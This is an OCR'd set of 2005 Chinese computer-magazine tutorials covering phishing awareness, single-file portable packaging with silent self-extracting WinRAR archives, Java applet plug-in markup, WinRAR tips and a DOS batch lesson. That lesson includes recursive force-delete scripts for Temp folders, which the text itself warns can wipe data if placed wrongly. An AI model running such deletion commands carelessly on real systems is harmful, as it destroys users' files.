最后：笔者想告诫各位想用木马来盗别人的账号的朋友：害人之心不可有！因为，在加害别人的同时，你自己也正在被伤害……

CF [YY12]

小心！“网络钓鱼”就在你身边

★★

■瑞星工程师　史瑀

看了这个题目，肯定很多人不禁会问什么是“网络钓鱼”。“网络钓鱼”，英文称作Phishing(实施诈骗的人叫Phisher)，该词来源于“Fishing”(钓鱼)。

现在的“网络钓鱼”是指攻击者利用欺骗性的电子邮件和伪造的Web站点来进行诈骗活动。受害者往往会被诱骗，泄露自己的个人信息和财务数据，包括个人的真实信息、联系方式、电子邮件等，甚至还可能包括银行卡号、账户和密码等。在国内，“网络钓鱼”已经不是什么新鲜事物了。最近，一些网络骗子打着易趣的旗号大发电子邮件进行网络诈骗。他们以用户被抽中奖为名，要求用户提供牡丹卡号，开户证件及开户姓名，并留下如ebay-master@eyou.com这类的用邮箱。如果用户发送了真实信息，那么则很可能被盗用。



目前，类似的通过假冒电子邮件、网站进行网络诈骗的事件越来越多，在这里安全专家建议大家做到以下几点来对“网络钓鱼”进行防范：①安装个人防病毒软件、个人防火墙软件并更新到最新版本；②经常对电脑进行检查，警惕任何异常情况；③对陌生人发来的索取账号类电子邮件、短信不予理睬；④对好友通过QQ、MSN Messenger、电子邮件等发来的登录某网站的信息要进行核实；⑤可以考虑采用非主流　览器及电子邮件客户端软件；⑥提高个人安全防范意识，经常登录安全厂商官方网站，了解最新的安全资讯。CF [YY13]

自制只有一个文件的绿色软件

★★

■辽宁　小新　穿长靴的猫

绿色软件不用安装就能直接使用，因此受到不少人的喜爱，这些软件通常采用压缩包形式供人下载，下载并解压缩后还是有一大堆文件和目录，如果将绿色软件所有文件和目录都封装成一个可执行文件，以后只要双击它就能运行并使用，是不是很COOL，很方便呢？下面笔者为大家介绍两种方法，用它们来制作只有一个文件的绿色播放器GreenMPC(源文件下载地址:http://www.newhua.com/cfan/200503/GreenMPC.rar，下载后解压缩)。

1.专业软件——MoleBox Pro

MoleBox Pro小档案

u软件版本:2.2.6　　软件大小:876KB

u软件性质:共享软件　　适用平台:Windows 9x/XP/2003

u下载地址:http://www.molebox.com/MoleBoxProSetup.exe

u 软件备注:具有加密功能，有15天试用限制。

第一步:启动MoleBox Pro，用Executable(执行)后的Browse(　览)按钮选择绿色软件中的主运行程序，即mplayerc.exe，在Pack to(封装至)中输入生成文件的文件名，这里填入"GrennMPC.exe"(见图1)。



图1

第二步:点击Add file(添加文件)按钮添加除主程序外的所有文件。

小提示

MoleBox Pro并不适用所有程序，其在运行解压时无法自动调用外部库，无法自己调用包内的INI参数配置文件，所以配置INI文件必须单独放在外面，如果在这里一起打包封装，程序很有可能无法正常运行。另外在添加子目录后，可点击Set TREE mode(目录树形式)按钮，显示添加文件的完整目录数。

第三步:点击Options(选项)按钮对压缩程序进行设置。这里按照软件的默认设置就即可，最好将Use strong encryption(使用加密)项去除，否则运行程序速度会慢很多。

第四步:点击主程序窗口中的Pack To Box(封装)按钮对程序进行打包，这样MoleBox Pro就会自动在mplayerc.exe目录下生成一个GreenMPC.exe的文件，它就是我们要的单文件绿色软件。

用MoleBox Pro生成的绿色软件，在运行时会产生临时文件到TEMP目录，但调用了系统函数，隐藏了临时文件。就算是看到，也不会是源程序，而是一个个包内容。当退出后，会自动将临时文件删除。

2.压缩软件兼职封装软件——WinRAR

第一步:在"资源管理器"中，进入GreenMPC.rar解压缩后的目录，按Ctrl+A全选所有文件，接着右击，在弹出菜单中选择"添加到压缩文件"，然后在弹出窗口中的"压缩方式"中选择"存储"，并勾选"创建自解压格式压缩文件"项，同时在"压缩文件名"中输入"GreenMPC.exe"(不含引号)



图2

第二步:点击"高级"标签下的"自解压选项"，打开"高级自解压选项"窗口，在"常规"标签下的"解压后运行"中输入软件的主程序名即Mplayerc.exe。

第三步:点击"模式"标签，勾选"解包到临时文件夹"，并设置"安静模式"为"全部隐藏"，设置"覆盖方式"为"覆盖所有文件"(见图3)。




图3

第四步:点击"文本和图标"标签，点击"　览"按钮，选择软件所用的图标(不进行此步操作也不影响使用)。最后点击两次"确定"后，单文件的绿色软件就制作完成了。CF [YY14]

让 Java 像 Flash 那样平易近人

Java 咖啡馆(11)——Java 插件技术

★★★★

■北京 Gary Chan

1.Java 插件技术

Java 插件技术(Java Plug-in technology)是一个神奇的设计，它架起了时下流行的 览器(包括 Internet Explorer，下面简称 IE，Netscape Navigator，下面简称 NN 以及 Mozilla)与 Java 平台之间的桥梁。也就是说，只需要一个 览器，它不必内置 Java 虚拟机(比如与 Windows XP 捆绑销售的 IE 6)，也不必特意安装 Java 运行环境，在打开包含 Java Applet 的网页时，只要按照 览器提示安装这个 Java 插件后便能任意运行 Applet 了，而这个安装过程与安装 Macromedia Flash、3721 等插件一样简单。

要知道，Java 插件技术与我们上回咖啡馆中介绍的运行 Applet 的方法有着本质上的区别。

在上回 Java 咖啡馆中，我向大家介绍了 Applet 编写过程，以及在 IE 中运行 Applet 的方法。回忆一下，我们是通过在 HTML 网页中嵌入<applet>标签实现的。实际上，如果你的系统中已经安装 Java 运行时环境时，当 览器遇到<applet>标签时， 览器便会启动 Java 虚拟机，从网上下载 Applet 的 class 文件后执行它。这种方法有两个明显缺点：第一，如果系统中如果没有 Java 运行时环境， 览器便会名正言顺地怠工，拒绝执行 Applet；第二，如果系统中的 Java 运行时环境版本过低，而 Applet 又使用了新版本中的新技术，这也将导致 Applet 运行不正常。

而 Java 插件技术可以很好解决这两个问题。本质上，Java 插件技术是借助 览器的插件机制给客户端安装或更新 Java 运行时环境的技术。目前流行的 览器都有插件机制，比如 Mozilla、NN 的 plug-in 技术，IE 的 ActiveX 构件技术。当这些 览器遇到网页中 Java 插件标签时，会自动连接到 Sun 公司的服务器下载或者更新 Java 运行时环境，然后可以运行 Applet 程序了。省却了用户自行安装 Java 运行时环境的不便，这真是一个漂亮的实现。

2.通过 Java 插件技术调用 Applet

Java 插件技术不能依靠<applet>标签调用 Applet 了，你必须像调用其他 NN 的插件或者 IE 的 ActiveX 构件一样调用 Java 插件。

还是拿例子来说明一下。我们原先的 sample.htm 网页是这样调用 Applet 的：

```
<applet code="NewsApplet.class" codebase="." width=480 height=384>
  <param name="from" value="Prince Charming">
  <param name="to" value="Cinderella">
</applet>
```

对应于 NN 的 Java 插件，需要这么写：

```
<embed type="application/x-java-applet;jpi-version=1.5"
  code="NewsApplet.class"
  width=480
  height=384
  pluginspage = "http://java.sun.com/products/plugin/index.html#download"
  from="Prince Charming"
  to="Cinderella">
</embed>
```

而对应于 IE 的 ActiveX 构件技术的 Java 插件，需要这么写：

```
<object classid="clsiD:CAFEEFAC-0015-0000-0000-ABCDEFFEDCBA"
codebase="http://java.sun.com/update/1.5.0/jinstall-1_5_0-Windows-i586.cab#Version=1,5,0,0"
width=480 height=384>
  <param name="code" value="NewsApplet.class">
  <param name = "type" value = "application/x-java-applet;jpi-version=1.5">
  <param name="from" value="Prince Charming">
  <param name="to" value="Cinderella">
</object>
```

当然，如果想写出可以适应所有 览器的调用 Java 插件的代码，可以利用 NN 忽略<object>与<comment> 标签，以及 IE 忽略<embed>标签的事实来个嵌套，类似于

```
<object...>
  <comment>
    <embed ...>
    </embed>
  </comment>
</object>
```

这样，无论是 IE 还是 NN 都会乖乖执行 Applet 并且让王子对灰姑娘说出那一个字了。

3.升级情人节的 Applet

现在是时候把情人节的 Applet 程序升级一下了，很简单，惟一要做的就是把原先 index.htm 代码中的如下部分进行修改：

```
-
document.write('<applet code="NewsApplet.class" codebase="."
```

```
width=480 height=384>');
document.write(' <param name="from" value="' + from + '">');
document.write(' <param name="to" value="' + to + '">');
document.write('</applet>');
```

-

修改后的代码为：

-

```
document.write('<object classid="clsiD:CAFEEFAC-0015-0000-0000-ABCDEFFEDCBA" codebase="http://java.sun.com/update/1.5.0/jinstall-1_5_0-Windows-i586.cab#Version=1, 5, 0, 0" width=480 height=384>');
document.write(' <param name="code" value="NewsApplet.class">');
document.write(' <param name = "type" value = "application/x-java-applet;jpi-version=1.5">');
document.write(' <param name="from" value="' + from + '">');
document.write(' <param name="to" value="' + to + '">');
document.write('</object>');
```

-

注意，为了节约篇幅，这里仅仅给出了对应IE 的ActiveX的代码。

当她在IE地址栏中输入包含你和她名字的URL时，她的 览器便会如图1提示需要安装插件(见图1)。选择“是”。在接收许可证协议以后，插件就会自动从Sun的网站下载最新版的Java运行时环境(见图2)。



图1



图2

安装完毕之后她就能够看到你精心准备的礼物了，是不是一点都不麻烦？你可以通过http://www.cfan.com.cn/11program/200504/index.htm直接体验这个新版本的Applet。

4.Java插件技术的力量

Java插件技术是Java运行时环境中的一个重要组成部分，有了它的帮助，使得Applet找到了自己的绝世好搭档，将来的Applet可能会更倾向于采用这种基于 览器插件的技术而不是<applet>标签。

此外，加入Swing技术的Applet功能更加丰富，如图3所示是一个加入Swing技术的Applet界面(见图3)。




图3

要知道，只需要一个 览器就能够得到这样的功能，而且是XP界面风格哦！如果哪个Blog能够提供这样强大的功能，相信它一定会是Blogger们不二的选择。

总之，Java插件技术的出现很大程度弥补了Java在桌面应用的不足。虽然Java仍然保持上升的应用趋势，但反观HTML中<applet>标签无奈地被慢慢淡忘，很大程度跟微软在桌面系统的市场垄断有关。如果桌面系统更加开放，Sun能够就此事理直气壮地说出“孙(Sun)叔很生气，后果很严重”，相信Java与.Net技术公平竞争的结果将会造就更完美的两个系统，而不是通过市场的手段去限制竞争技术。此乃一大憾事。

如果你觉得意犹未尽

★Sun公司基于Java插件技术的演示网页
http://java.sun.com/products/plugin/1.5.0/demos/plugin/applets.html
这些演示都附有源代码，你可以通过阅读源代码进一步进行学习。

★Sun公司官方对于浏览器标签的解释与问答
http://java.sun.com/products/plugin/versions.html
如果你需要完成一套跨浏览器的项目，这个文档能够很好地帮你完成这个任务

★在COM里面调用JavaBean？
http://java.sun.com/j2se/1.4.2/docs/guide/beans/axbridge/developerguide/index.html
没错，通过Java插件技术，Word和Excel中也能够调用JavaBean，Java又多了一种有趣的应用。

CF [YY15]



WinRAR 不只是压缩那么简单

■河北 老周 选题推荐：davelv(奖金100元，请推荐者与我们联络)

只要你使用电脑，就一定会接触到压缩文件！如果从专业角度来说，压缩实际就是一种程序算法，通过这种算法，可以将一个大的文件像压缩饼干一样压缩得很小，从而节约出大量硬盘空间，当需要使用这个压缩文件时，再通过一种算法将文件数据还原（即解压缩）即可。现在网络上流行的压缩/解压缩软件有很多，最著名的要数WinZip和WinRAR了。其中，WinRAR不但具有WinZip的大多数功能，而且独家提供了比ZIP具有更高压缩比的RAR压缩格式，从而后来居上，渐渐成为主流的压缩/解压缩软件。

菜鸟上手之任务篇

任务一:50兆变10兆 大文件轻松网上传

任务描述:胶片厂的工作人员给林MM打来电话，说是一个TIF图片文件打不开，无法出胶片。胶片厂离杂志社的路很远，来回一趟得半天的时间，可那边印刷厂的人正急等着封面胶片呢，怎么办？最好的办法是从网上传过去，可是那个图片太大了，有57兆之多。看来只能用WinRAR压缩一下再传了。

第一步:双击桌面上"我的电脑"，接着双击打开图片文件所在文件夹。找到图片文件(本例中为design.tif)并右击它，这时弹出一个右键菜单。如果你的系统中已经安装好了WinRAR软件，则右键菜单中会有如图1所示的几个选项。



图1

小提示

不需要的右键菜单项目请走开

WinRAR安装后会默认在资源管理器右键菜单中增加自己的项目，但其中有些项目并不是你需要的，你可以打开WinRAR主窗口(从"开始→程序→WinRAR"打开，或直接双击某个RAR压缩包)，点击"选项→设置"，在弹出窗口中进入"综合"，单击"选择关联菜单项目"按钮，在打开的菜单中你可以选择在右键菜单显示的项目。

第二步:直接单击"添加到'disign.rar'"命令项(注意:命令项中的文件名是WinRAR根据所选文件自动提取出来的，随所选文件的不同而改变)即可开始压缩操作了，期间会有一个操作窗口显示压缩进度，结束后文件自动保存为"design.rar"，可以看到，文件由原来的57兆变成了13兆，压缩率够高的吧。如果选择的是"压缩到'disign.rar'并E-mail"命令项，则压缩完成后会打开Outlook或OE邮件窗口，并自动将压缩文件放到附件中，只要简单地在收件人栏中输入接收方的E-mail地址，发送就可以了。

第三步:对方收到你发送的压缩包文件后，如果他也安装了WinRAR，只要右击压缩包文件，从右键菜单中单击"解压到design\"命令项，即可自动在当前目录中建立一个名为design的文件夹并将文件解压在其中。

小提示

★上面的方法能快速完成压缩文件的操作，但没有太多选择余地，如果想对压缩选项进行更多设置，如:换一个文件名、换一种压缩格式、更改文件保存路径等，则需要选择"添加到压缩文件"命令项打开WinRAR参数设置窗口(见图2)，进行各项设置后单击"确定"按钮即可执行压缩了。



图2

★可以将多个文件或文件夹压缩到同一个压缩文件中，配合Ctrl键或Shift键选中多个文件或文件夹后再右单击，然后选择相应命令即可。

★如果不知何种原因，安装WinRAR后在右键菜单中没有发现上述命令，这时可直接启动WinRAR完成压缩操作。

第一步:启动WinRAR打开它的主窗口，单击地址栏右侧的下拉按钮找到要压缩文件所在的分区(本例中为C盘)，在下面窗口中双击打开相应的文件夹(见图3)。

第二步:点选需要压缩的文件，再单击工具栏上的"添加"按钮打开参数设置对话框，进行各种设置后，确定即可。



图3

进阶实例1：一个压缩包太大，把它化整为零吧

实际工作中，经常会将一些大文件分割成多个小文件以便于数据传送或保存，比如在用Ghost克隆系统时没有设置分卷，结果得到一个近2GB大的镜像文件，现在想把它刻录到几张700MB大小的光盘上保存，这时就可以使用WinRAR的分卷压缩功能。

第一步：右击要分卷压缩的文件或文件夹(也可选取多个文件或文件夹之后再右击，本例选取的是"DDD.gho")，然后从右键菜单中选择"添加到压缩文件"命令项打开参数设置窗口，输入压缩文件名后，点击"压缩分卷大小"下拉按钮，选择"650m - CD-650M"项(见图4)。当然，你也可以直接输入自己想要的大小，注意它上面的提示，单位是字节(Byte)，就是说想分解成10MB大小的文件，需要输入"10000000"，依此类推。



图4

第二步：点击"确定"按钮，生成分卷压缩包。压缩包文件的名称格式为DDD.partx.rar，DDD是本例中的文件名，它会随着所选文件的不同而不同，partx部分则按照先后顺序分别为part1、part2、part3等。解压的时候，只需右击包含"part1"的那个文件，选择"解压到DDD"命令项，WinRAR会自动解压所有文件并将它们还原成原来的文件。

进阶实例2：为文件加一把安全锁

如果你在网上传送非常私秘的数据，不希望被第三方看到，可利用WinRAR加密功能增加数据的安全系数。

第一步：在资源管理器中右击需要压缩加密的文件或文件夹，从右键菜单中选择"添加到压缩文件"命令项。

第二步：在参数设置窗口中单击"高级"标签，在单击其中的"设置密码"按钮，在打开的密码设置窗口中根据提示输入两遍密码(前后要一致)，点击"确定"按钮打包文件即可。在这个对话框中还有一个"加密文件名"的选项，如果不选这个选项，那么生成的加密压缩包能用WinRAR打开并显示出压缩包内的文件名，只是在解压缩时才要求输入密码；如果选中这个选项，那么只要一打开压缩包，就会要求输入密码，如果不知道密码，连压缩包内的文件名都看不到。

任务二：一次压缩，随处可用

任务描述：虽然WinRAR很容易得到，但并不能百分之百地确定每个收到压缩包的人都安装有WinRAR，安全起见，林MM决定将文件打包成能自解压的压缩包，这样不管接收方是否装了WinRAR，他只要双击收到的压缩包就能自动运行解压了。

第一步：右击design.tif，选择"添加到压缩包"命令，在打开的参数设置窗口中，单击选中"压缩选项"中的"创建自解压格式压缩文件"项，压缩文件名会自动变成design.exe，点击"确定"按钮即可。

第二步：对方收到这个自解压文件后，只要双击design.exe就可以自动解开文件了。

进阶实例1：制作DOS环境下的自解压文件

默认情况下，生成的自解压文件只能在Windows环境下运行。其实，WinRAR也能够生成运行在DOS下的自解压文件。

第一步：右击某一文件(或选择多个文件后再右击)，选择"添加到压缩包"命令项。

第二步：在参数设置窗口中，压缩文件格式默认设置为"RAR"，保持不变。在"压缩选项"中单击选中"创建自解压格式压缩文件"。

第三步：点击"高级"标签页，然后点击"自解压选项"按钮，在打开的"高级自解压选项"窗口中点击"模块"标签，然后在"选择自解压模块"下的列表中选择"DOS.SFX"项。最后点击"确定"按钮，这样生成的自解压文件包就能在DOS环境下执行了。

任务三：给多媒体课件制作专业安装程序

任务描述：在本刊2005年第1期的"软件你别牛"中，曾教会大家如何在Authorware中制作多媒体相册的方法，要在别人的电脑中正确运行这个多媒体程序，就必须把相关的Dll文件、xtras文件夹等内容随同主程序一同发布。现在我们就可以通过WinRAR制作一个安装程序，让每个想欣赏你多媒体作品的人都会觉得它很专业。本例完成的安装程序，不但能将所有文件拷贝到相应目录中，而且还会在桌面上建立一个快捷图标，双击即可运行多媒体软件了。

第一步：右击多媒体相册的根目录(该例中根目录为"dzxc")，选择"添加到压缩包"命令项打开参数设置窗口，保持默认的压缩文件格式为"RAR"不变，在"压缩选项"中单击选中"创建自解压格式压缩文件"项。

第二步：点击"高级"标签，然后点击"自解压选项"按钮，在打开的"高级自解压选项"窗口中的"常规"标签中，在"解压路径"中输入"c:\temp"，同时选中下方的"保存并恢复路径"。在"解压后运行"中输入"dzxc\dzxc.exe"(见图5)。



图5

第三步：点击"文本和图标"标签，在"自解压文件窗口标题"中输

入“安装多媒体相册”，在“自解压文件窗口中显示的文本”中随便输入你想要说的提示语。如果你还想为安装程序设置自己独特的图标，可点击下方的“　览”按钮，找到事先准备好的ICO图标文件即可。

第四步：点击“许可”标签，在“许可窗口标题”中输入“许可证”，在“许可文本”中输入版权提示，如：“本软件无任何版权保护，您可以随意复制传播”等。

第五步：点击“高级”标签，然后点击“添加快捷方式”按钮。选中“在哪里创建”下的“桌面”，在快捷方式参数下的源文件名中输入“dzxc\dzxc.exe”，“目标文件夹”为空，“快捷方式描述”中输入“运行多媒体相册”，“快捷方式名”中输入“我的多媒体相册”。

第六步：连续点击“确定”按钮，按照以上设定生成自解压文件。将这个程序共享给朋友，或者发布到网上供其他人下载，得到这个程序的人只要双击这个自解压文件，在打开的窗口中单击“安装”按钮即可将程序安装到你指定的文件夹中，并在桌面上生成一个程序图标，双击图标就可以欣赏到你的作品了，是不是很酷(可在http://www.newhua.com/cfan/200504/dzxc.exe处下载本例完成的安装程序)。

任务四：文档管理任我行

任务描述：WinRAR支持的压缩文件格式有很多，双击任一压缩包文件，即可在WinRAR的窗口中看到其中所包含的文档。除了压缩包文件，在WinRAR中还可以随意查看系统中各个磁盘上的内容，可以进行如运行程序、打开文档等多种文件操作，所以，我们也可以把WinRAR当作一个临时的资源管理器来用。

(1)文件查找及全文检索

WinRAR不仅能够在磁盘目录中查找文件，还能在各种压缩文件中查找相关文件。例如，我们要在C盘下的各个目录和压缩文件中查找setup.exe。

第一步：启动WinRAR，点击工具栏上的“查找”按钮打开“查找文件”窗口，在“要查找的文件名”中输入“setup.exe”，在“磁盘和文件夹”中选择“C:”(见图6)。



图6

第二步：点击“确定”按钮进行搜索，搜索的结果会出现在一个列表中，在列表窗口中双击可以打开文件进行查看，单击“定位”按钮可以快速切换到该文件所在的目录。

小提示

如果选中了“在文件中查找”项，然后在“要查找的字符串”中输入关键字，可以在文档内部进行全文检索。

(2)查看隐藏文件

在默认情况下，磁盘上有些内容是不允许用户查看的，比如C盘下的启动文件boot.ini、系统文件夹、页面文件等。而在WinRAR中则可以让这些秘密一目了然，每个隐藏文件全部都显示出来。

注意：千万不要在WinRAR中误删这些文件！因为WinRAR中删除的文件是不放到回收站中的，很难恢复。

(3)随时备份重要文件

近来笔者硬盘有点不正常，为了防止辛辛苦苦写出来的稿件丢失，总是随时将“D:\稿件”目录压缩备份到U盘上去(盘符为K)。

第一步：在资源管理器中右击“D:\稿件”文件夹，选择“添加到压缩文件”命令项打开参数设置窗口，单击“　览”按钮，将保存路径设置为K盘(即我的U盘上)。单击“更新方式”下拉按钮选择“添加并更新文件”，这样每次就只备份内容有改动的文件，而不会重复备份没有改动的文件了。

第二步：单击“配置”按钮，选择“保存当前配置为新配置”打开配置参数窗口，将“配置名”改为“保存稿件”，同时选中“保存压缩文件名”、“保存选定文件名”和“在桌面创建快捷方式”项，连续单击两次“确定”按钮退出并进行第一次备份操作。

第三步：以后，当稿件文件夹中有变化的时候，随时双击桌面上的“保存稿件”快捷图标打开WinRAR窗口，按“确定”按钮就可完成新的备份。也可以点击“开始→设置→控制面板→任务计划”创建一个计划任务，根据向导提示设置后，可达到定时备份的效果。

小提示

如果不希望每次的备份文件覆盖上一次的备份，可在参数设置窗口中点击进入“备份”标签页，并勾选其中的“按掩码产生压缩文件名”项。

你知道吗？

WinRAR实际上只是RAR压缩软件的一个外壳，使得我们更容易使用RAR。在DOS时代，RAR并不是最早的压缩软件，当时，Pkzip、Arj等压缩工具都比RAR流行。当RAR推出2.0版本后(见图7)，人们惊奇地发现，它居然采取了窗口的工作方式，而且还支持鼠标操作，尤其是它的压缩比和压缩速度，更让用户刮目相看。也正是从这个版本开始，RAR才后来居上，逐渐成为广受喜爱的压缩工具。




图7

■维克托电脑工作室 张宗闰

DOS 快 餐 店(一)

★★★

本文可以帮你学到

- 编写批处理清空临时文件
- echo 及 dir 命令的用法

时至今日，系统早已经全面进入 Windows 时代，甚至很多刚接触电脑的朋友都已经不知 DOS 为何物了。不过，即便是在 Windows 系统中，熟练地掌握各种 DOS 命令及其批处理的编写仍能帮助我们解决许多在窗口环境下非常棘手的问题。从本期开始为大家带来 DOS 快餐店，希望大家多多光顾，早日成为 DOS "大虾"。

本期任务: 自动清除 Windows 2000/XP/2003 多用户系统临时文件夹 Temp 的临时文件

维克托来到小菜家作客，可没想到刚一进门，小菜就近乎"扑"过来地哭诉起来:"我的 C 盘空间怎么越来越少了，刚才又提示虚拟内存不够了！"维克托笑而不答，坐到了小菜的电脑前，熟练地打开了"我的电脑"，并迅速转换到了小菜的临时文件目录，清空了其中的垃圾文件。一系列的动作看得小菜都花了眼，景仰之情溢于言表。反复几次试验后，小菜学会了清空临时文件。

(几天后)维克托还在睡梦中，就被小菜的电话吵醒了。"又怎么啦?"维克托睡眼腥松地问道。"每回都要那样清空临时文件，太麻烦了啦。"小菜委屈地说。这就是维克托接到的第一个 DOS 任务，下面让我们来看看他是如何解决的。

任务分析: Windows 2000/XP/2003 都属于多用户操作系统，每个用户的临时文件夹(通常位于"C:\Documents and Settings\<User Name>\Local Settings\Temp"，其中<User Name>应替换为该用户的用户名)都会积累许多不再使用的临时文件，逐一删除显得非常麻烦，通过批处理能自动执行清空操作。

第一步: 打开"记事本"，输入下列内容并保存为 ClearTmp.bat，放置在 C:\WINDOWS\system32\GroupPolicy\User\Scripts\Logon(推荐放置在此目录，但其他目录也可):

```
@echo off
cd %Temp%
for /d %%d in (*) do rd /s /q "%%d"
del /f /q *.*
```

这段脚本的大意是:将当前目录定位到当前登录的用户所



老鸟支招

★自动创建多重结构目录

在工作中，经常要建立一些结构相同的包含多个子目录的文件夹，比如《电脑爱好者》杂志每期都要建一个"初审稿"文件夹，里面又按照各小编的名字建立相应的子目录(如:"小特"、"小怪"、"Cornel"等)，每个小编的目录下又要按栏目建立多个子目录(如:"聪明用电脑"、"密技 E 卡通"等)。如此复杂的结构，如果每期都重新创建的话就会太繁琐了，所以小特首先建立了一个样板文件夹，把需要建立的目录包括子目录全部建好，然后把这些目录压缩成一个自解压的压缩包。当需要建立新一期的文件夹时，只要把这个自解压压缩包复制到指定文件夹中，再双击执行一下，就可以在这个文件夹下自动创建出所需的目录来。

★保护压缩文档不被删除或修改

用 WinRAR 打开压缩包，选定某个文件后可以点击"删除"按钮将其删除；如果在压缩包内直接双击某个文件，也会调用相应的程序打开它，修改后的结果也能保存到压缩包中。因此，位于压缩包内的文件并不是非常安全的。如果要禁止别人删除或者修改压缩包内的文件内容，可以用 WinRAR 中打开这个压缩包，点击菜单"命令→保护压缩文件防止损坏"，在弹出的对话框中选中"禁止修改压缩文件"，点击"确定"按钮后，就会发现在这个压缩包中，WinRAR 的"添加"和"删除"命令失效了。

课外学习资料

CFan 上更多的 WinRAR 秘技

- 2004 年第 23 期:《我的 WinRAR 我做主》
- 2004 年第 18 期:《酷！个性的 WinRAR 彩色注释》
- 2004 年第 18 期:《巧设参数为软件创建好环境》
- 2004 年第 18 期:《加个小尾巴 软件大不同》
- 2004 年第 17 期:《牢不可破的加密文件》
- 2004 年第 14 期:《提取 RAR 注释也快捷》
- 2004 年第 12 期:《300MB 装入两张软盘》
- 2004 年第 11 期:《WinRAR 不可思议应用之右键补完计划》

散落于其他文章及傻博士中的 WinRAR 使用技巧，这里就不一一列举了。

CF [YY16]

对应的临时文件夹，删除其下所有子文件夹和文件。

第二步:单击"开始→运行"，输入"gpedit.msc"(不含引号)回车，打开"组策略编辑器"。

第三步:在左侧的树状分支中选择"用户配置→Windows设置→脚本-(登录/注销)"，双击窗口右侧的"登录"。

第四步:点击"登录属性"窗口中的"添加"按钮，在"添加脚本"窗口点击" 览"按钮并在文件选择框中选择ClearTmp.bat，点击"打开"，依次点击"确定"直至关闭"组策略"窗口。

现在点击"开始→注销"，注销后重新登录，打开你的Temp文件夹查看一下临时文件是否已经清除干净。

小提示

★ClearTmp.bat批处理文件不能用于"组策略"的"计算机配置→Windows设置→脚本-(启动/关机)"，因为在触发"启动/关机"事件时所需的系统变量尚未指定(%TEMP%指定当前登录用户的临时文件目录，而此时并无用户登录)，系统因无法找到"%Temp%"变量所指定的目录，则删除当前目录下的所有文件(警告:可能导致大量数据被误删除！)。

★不能在命令行方式下简单地使用"rd /s /q %Temp%"命令删除临时文件，否则可能因为某个程序正在使用Temp目录下的文件而导致命令执行失败，甚至与程序产生冲突造成不可预料的错误。

★系统临时文件夹(通常位于C:\WINDOWS\Temp)不能使用"%Temp%"变量来清除临时文件，而应明确指定路径，如:

```
@echo off
C:
cd Windows\Temp
for /d %%d in (*) do rd /s /q "%%d"
del /f /q *.*
```

同样保存为ClearTmp.bat放置在C:\WINDOWS\system32\GroupPolicy\Machine\Scripts\Startup目录下，参考上文的步骤在"组策略编辑器"的"计算机配置→Windows设置→脚本-启动"中添加这个脚本文件，电脑在每次启动时自动清除系统临时文件。

本期命令配料:

1.echo命令

(1)功能:打开或关闭命令回显(即命令运行时的显示)/显示信息

(2)语法:echo [{on|off}] [message]

(3)参数:on 打开命令回显。

off 关闭命令回显。

message 指定要显示的文本(例:执行"@echo This a ECHO command."，显示"This a ECHO command.")。

(4)特殊用法:"echo"不带任何参数将显示当前回显设置。"echo."显示一个空行。

你知道吗

@echo off和echo off的区别

@echo off表示执行了这条命令后关闭所有命令(包括本身这条命令)的回显，而echo off命令则表示关闭其他所有命令(不包括本身这条命令)的回显，"@"的作用就是关闭紧跟其后的一条命令的回显。

(5)使用范例:

将下列代码保存为test.bat后放在C:\下，然后点击"开始→运行"，输入CMD回车，在命令行方式下键入"c:\test.bat"(不含引号)。

```
@echo off
echo.
echo This is the Computer Fans.
echo.
echo We are very like it.
echo.
```



上面代码的运行结果

2.cd(chdir)命令

(1)功能:显示当前目录的名称或更改当前目录

(2)语法:cd [[/d] [drive:][path] [..]]

(3)参数:/d 更改当前驱动器或驱动器的当前目录(例:"cd /d f:\mypath"将当前驱动器更改为f:盘，目录更改为mypath)。

[drive:][Path] 指定要改为的驱动器和目录(例:使用命令"cd f:\mypath"将驱动器f:上的当前目录设置为mypath;或者使用命令"cd f:"将当前驱动器设置为f:)。

.. 要从子目录切换到它的上级目录(例:"cd .."或"cd..")。

(4)特殊用法:"cd"不带任何参数将显示当前驱动器和目录(目录的名称)。"cd\"更改到根目录。

小提示

★实模式DOS(即"纯DOS")和Windows 98的MS-DOS命令行不能使用参数"/d"。

★"故障恢复控制台"提示符下不能使用"cd\"命令更改到根目录，必须使用"cd .."命令(cd与..之间无空格)。

★"故障恢复控制台"命令提示符不能使用"cd.."(cd与..之间有空格)命令。

★当使用"cd f:\mypath"命令执行后并不立即切换当前驱动器(如当前驱动器为e:，执行此命令后当前目录仍为e:)，必须接着使用f:命令才能将当前目录切换到f:\mypath，或者使用在命令参数前添加更改的驱动器，例如:

```
cd f:\mypath
copy f:*.txt d:\
```

上面的命令将f:\mypath下的所有TXT文件都复制到d:\中了，"f:"与"*.txt"之间没有使用"\"即表示切换至f:的当前目录(即上一句"cd f:\mypath"设置的当前目录)中。

(5)使用范例:

```
@echo off
cd e:\myfolder
move e:*.* f:\
```

CF [YY17]

■湖南　孤独笑

打造超酷 Flash 桌面小时钟

★★★

本文可以帮你学到

- 为图形实例增加 ActionScript 代码的简单方法
- 认识可获取系统时间的几个函数
- 体验 Flash 动画中轴点的使用
- 借助第三方软件生成具有透明背景的桌面动画

